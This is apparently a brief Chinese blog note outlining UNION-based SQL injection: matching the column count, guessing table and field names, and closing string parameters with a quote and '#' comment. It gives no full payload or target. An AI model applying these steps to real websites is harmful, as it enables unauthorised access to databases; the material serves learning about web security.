union select有回显,可以看到某些字段的回显结果union select操作过程- 猜解出字段数目
union连接两个select,让两个语句同时执行,但需要左边的列数与右边的列数相等union select才能正确执行
- 猜测
表名,字段名 - 注入得到结果
- 猜解出字段数目
- 最方便的注入方式
union语句可以填充查询结果,并额外执行一次查询
字符串SQL,使用’#方式过略
许可协议
本文采用 署名-非商业性使用-相同方式共享 4.0 国际 许可协议,转载请注明出处。
分享文章